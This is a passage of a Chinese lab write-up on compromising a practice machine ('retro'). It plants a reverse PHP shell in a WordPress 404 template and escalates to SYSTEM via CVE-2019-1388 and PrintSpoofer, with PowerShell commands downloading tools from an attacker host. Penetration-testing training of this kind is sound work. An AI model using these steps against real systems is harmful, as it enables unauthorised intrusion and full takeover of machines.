
将 404.php 换成一个反向 php shell,记得改回连 ip 和端口
开启监听,这里我们使用其他师傅极力推荐的工具:penelope
简介:由于渗透过程中,总会碰到反弹 shell 的场景,但是,有时候我们可能输错命令,需要中断,一个 ctrl + c,发现 shell 直接退出了,还有,默认场景拿到的 shell 一般也没有命令补全,文件上传功能。所以 Penelope 出现了,一个很好的 shell 管理工具,基本可以直接替代 nc 获取 shell

# -O可以避免使用到一些OSCP考试不能使用的模块
python3 penelope.py -O

在 Wordpress 后台更新 404.php 文件为我们的反向 shell,然后访问一个不存在的链接来触发
这里注意需要访问到/retro/index.php/test,test 可以随意修改来构造 404,如果直接/aaa,是 IIS 返回的 404,到不了 shell 那里
提权
方法 1-利用 cve-2019-1388
既然是 windows 机器,那么还是直接使用 winpeas

开启 http 服务器
python3 -m http.server

在靶机直接下载,这里我下载了 exe 和 ps1
exe 跑着跑着就会停止运行,很怪,文件也没被杀

换 ps1 脚本尝试
powershell -Command "powershell -ep bypass -f winPEAS.ps1 | Tee-Object result.txt"
这里脚本跑起来时间比较久,我们先尝试信息搜集发现的,谷歌浏览器内搜索过并且加过书签的漏洞:cve-2019-1388
搜索了一波后大概了解了,这是一个 Windows 本地权限提升漏洞,存在于 Windows UAC(用户账户控制)机制中,由于证书信任界面处理不当,允许普通用户在特定流程中获得 SYSTEM 或管理员权限。

某些需要管理员权限的程序在 UAC 提权过程中,会弹出带有 微软签名信息 的对话框。用户可通过该界面打开证书信息并进一步打开系统组件(如浏览器或文件对话框),从而 绕过 UAC,以高权限启动程序。
而我们搜索到了一个 github 地址:https://github.com/jas502n/CVE-2019-1388
发现其利用的正是 HHUPD.exe,而这个文件又刚好存放在靶机回收站,所以我们直接恢复文件进行利用
- 运行

- 查看证书

- 用 ie 打开

- ctrl + s 打开保存文件的窗口

- 直接在地址栏输入 cmd 回车


- system 权限到手,查看 flag
方法 2-特权账户
| Privilege | 能否直接提权 | 常见利用方式 |
|---|---|---|
| SeImpersonatePrivilege | ✅ 能 | PrintSpoofer / JuicyPotato / RoguePotato / SweetPotato |
| SeAssignPrimaryTokenPrivilege | ✅ 能 | Potato 系列 / token 替换 |
| SeDebugPrivilege | ⚠️ 有条件 | 注入 SYSTEM 进程 / 读取 LSASS / token stealing |
| SeBackupPrivilege | ⚠️ 有条件 | 读取 SAM / SYSTEM / NTDS 提权 |
| SeRestorePrivilege | ⚠️ 有条件 | 覆盖系统文件 / 写入服务二进制 |
| SeTakeOwnershipPrivilege | ⚠️ 有条件 | 接管文件或服务权限后提权 |
| SeLoadDriverPrivilege | ✅ 高危 | 加载恶意驱动直接 SYSTEM |
| SeTcbPrivilege | ✅ 极高危 | 模拟任意用户(几乎 SYSTEM) |
| SeCreateTokenPrivilege | ✅ 极高危 | 手工创建 SYSTEM token |
| SeSystemEnvironmentPrivilege | ⚠️ 少见 | 修改启动配置提权 |
| SeManageVolumePrivilege | ⚠️ 有条件 | 利用卷权限覆盖文件 |
| SeRelabelPrivilege | ⚠️ 少见 | 修改对象完整性级别 |
| SeShutdownPrivilege | ❌ 不能 | 只能关机 |
| SeChangeNotifyPrivilege | ❌ 不能 | 默认权限,基本无用 |
| SeIncreaseWorkingSetPrivilege | ❌ 不能 | 调整内存限制 |
| SeIncreaseQuotaPrivilege | ❌ 不能 | 修改进程配额 |
| SeCreateGlobalPrivilege | ❌ 不能 | 创建全局对象 |
| SeAuditPrivilege | ❌ 不能 | 审计相关 |
在通过 Wordpress 拿到的 shell 内执行 whoami /priv

根据表格可知:SeImpersonatePrivilege 开启, 可以尝试土豆家族(JuicyPotato / RoguePotato / SweetPotato)或 PrintSpoofer
| 系统版本 | JuicyPotato | RoguePotato | SweetPotato | PrintSpoofer | 推荐顺序 |
|---|---|---|---|---|---|
| Windows 7 | ✅ | ❌ | ❌ | ❌ | JuicyPotato |
| Server 2008 R2 | ✅ | ❌ | ❌ | ❌ | JuicyPotato |
| Windows 8 / 8.1 | ✅ | ❌ | ❌ | ❌ | JuicyPotato |
| Server 2012 | ✅ | ❌ | ❌ | ❌ | JuicyPotato |
| Server 2012 R2 | ✅ | ⚠️ | ❌ | ❌ | Juicy → Rogue |
| Windows 10 1507–1803 | ✅ | ⚠️ | ⚠️ | ❌ | Juicy |
| Windows 10 1809 | ⚠️ | ✅ | ✅ | ✅ | PrintSpoofer |
| Windows 10 1903+ | ❌ | ✅ | ✅ | ✅ | PrintSpoofer |
| Windows 10 20H2+ | ❌ | ⚠️ | ✅ | ✅ | PrintSpoofer |
| Server 2016 | ⚠️ | ✅ | ✅ | ✅ | PrintSpoofer |
| Server 2019 | ❌ | ⚠️ | ✅ | ✅ | PrintSpoofer |
| Server 2022 | ❌ | ⚠️ | ✅ | ✅ | PrintSpoofer |
| Windows 11 | ❌ | ⚠️ | ✅ | ✅ | PrintSpoofer |

systeminfo 发现该机器是 Server 2016,下载 PrintSpoofer 到靶机,这里又有一点小坑,我默认下载的 64 位,执行没回显还以为有防护,后来想了一下可能老机器,又查了一下,发现目标是 x86(32 位),属于是又没注意细节了
# 检查架构
echo %PROCESSOR_ARCHITECTURE%

# 下载到当前目录
powershell -c "Invoke-WebRequest http://192.168.196.107:8000/PrintSpoofer32.exe -OutFile PS32.exe"

# 当前目录没有写权限,下载到C:\Users\Public下
powershell -c "Invoke-WebRequest http://192.168.196.107:8000/PrintSpoofer32.exe -OutFile C:\Users\Public\PS32.exe"

# 完成提权
C:\Users\Public\PS32.exe -i -c cmd
总结
-
上传 exe 的时候记得先查看目标系统架构
-
以后尽量用 penelope 代替 nc 监听 shell
-
多尝试用 cewl 来生成社工字典
-
即使已经有一个初始权限了,也不要放弃其他的,因为可能会掉入兔子洞(假设这台机器只能通过 retro 用户的特权来进行提权,那么陷入到 3389 rdp 上去可能会耽误很长时间)

默认评论
Halo系统提供的评论